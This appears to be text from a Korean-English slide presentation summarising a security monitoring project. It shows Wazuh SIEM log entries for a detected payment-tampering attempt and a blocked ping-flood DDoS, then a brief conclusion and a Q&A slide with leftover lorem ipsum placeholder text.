106657\nsec-ch-ua-platform: "Windows"\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36\nsec-ch-ua: "Chromium";v="142", "Google Chrome";v="142", "Not_A Brand";v="99"\nContent-Type: multipart/form-data; boundary=----WebKitFormBoundaryz3k49JDf9kWNMiil\nsec-ch-ua-mobile: ?0\nAccept: */*

Security Event Detection Monitoring Results

보안 이벤트 탐지 및 관제 결과

Wazuh (SIEM)

✓ 결제 금액 변조 공격 탐지 이벤트 로그 분석

Time	_source
Dec 24, 2025 @ 10:10:48.202	predecoder.hostname: localhost predecoder.program_name: modsec predecoder.timestamp: Dec 23 20:10:47 input.type: log agent.ip: 192.168.16.41 agent.name: logServer agent.id: 001 manager.name: wazuh rule.firedtimes: 4 rule.mail: true rule.level: 12 rule.description: Jangbogo - Payment Tampering Detected rule.groups: jangbogo, webattack, modsecurity rule.id: 600005 location: /var/log/waf.d/waf.log id: 1766538648.101546 full_log: Dec 23 20:10:47 localhost modsec: --6045ad1d-A--\n[23/Dec/2025:20:10:47.638210 --0500] aUs9l47DSwB7nsScfSqtyQAAAIc 192.168.16.14 50755 10.0.2.10 443\n--6045ad1d-B--\nPOST /api/auth/login HTTP/1.1\nHost: 192.168.16.32\nConnection: keep-alive\nContent-Length: 37\nsec-ch-ua-platform: "Windows"\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36\nsec-ch-ua: "Google Chrome";v="143", "Chromium";v="143", "Not A(Brand";v="24"\nContent-Type: application/json\nsec-ch-ua-mobile: ?0\nAccept: */*\nOrigin: https://192.168.16.32\nSe

✓ DDoS 공격 탐지 이벤트 로그 분석

Time	_source
Dec 22, 2025 @ 09:30:25.953	input.type: log agent.ip: 192.168.16.41 agent.name: logServer agent.id: 001 manager.name: wazuh data.icmp_type: 8 data.packet: CAAnSmiyCAAndyyKCABFAAAcoTcAAEABN8ZvvWFewKgQIAgAf9wKI24AAAAAAAAAAAAAAAAAAAAAAAAAA data.packet_info.linktype: 1 data.in_iface: em0 data.src_ip: 111.189.97.94 data.src_port: 0 data.event_type: alert data.alert.severity: 3 data.alert.signature_id: 4000001 data.alert.rev: 1 data.alert.gid: 1 data.alert.signature: Possible Ping Flood DDoS data.alert.action: blocked data.stream: 0 data.flow_id: 2236901477132194.000000 data.dest_ip: 192.168.16.32 data.proto: ICMP data.icmp_code: 0 data.dest_port: 0 data.pkt_src: wire/pcap data.flow.src_ip: 111.189.97.94 data.flow.pkts_toserver: 1 data.flow.dest_ip: 192.168.16.32 data.flow.start: 2025-12-22T00:30:23.651891+0000 data.flow.bytes_toclient: 0 data.flow.bytes_toserver: 60 data.flow.pkts_toclient: 0 data.timestamp: Dec 22, 2025 @ 09:30:23.651 data.direction: to_server rule.firedtimes: 1 rule.mail: true rule.level: 15 rule.pci_dss: 10.2.4, 10.2.5

Summary Conclusion

종합 정리 및 결론

주요 수행 내용

- 웹 및 모바일 애플리케이션 보안 취약점 분석
- WAF, Suricata, Wazuh, ELK 기반 보안 대응 및 관제 환경 구축

성과

- 주요 공격 시나리오에 대한 차단 및 탐지 확인
- 보안 이벤트 중앙 관제 체계 구축 완료

향후 개선 방향

- 탐지 룰 및 경보 정책 고도화
- 애플리케이션 코드 수준의 보안 강화

QUESTIONS & ANSWERS

질문과 답변

프로젝트에 대해
궁금하신 점이 있으신가요?
자유롭게 질문해주세요.

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam vulputate, purus ut tempus fermentum, velit dui efficitur libero consequat pretium. Nam vulputate nulla ac lacus ornare vulputate. Morbi ornare faucibus eros sagittis cursus molestie. Quisque nec ipsum purus. Duis et mi eros.

경청해 주셔서 감사합니다!

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam vulputate, purus ut tempus fermentum, velit dui efficitur libero, et porta elit. consequat pretium. Nam vulputate nulla ac lacus ornare vulputate. Morbi ornare faucibus eros sagittis maximus. Curabitur cursus molestie. Quisque nec ipsum purus. Duis et mi eros.

발표자 : 이혜원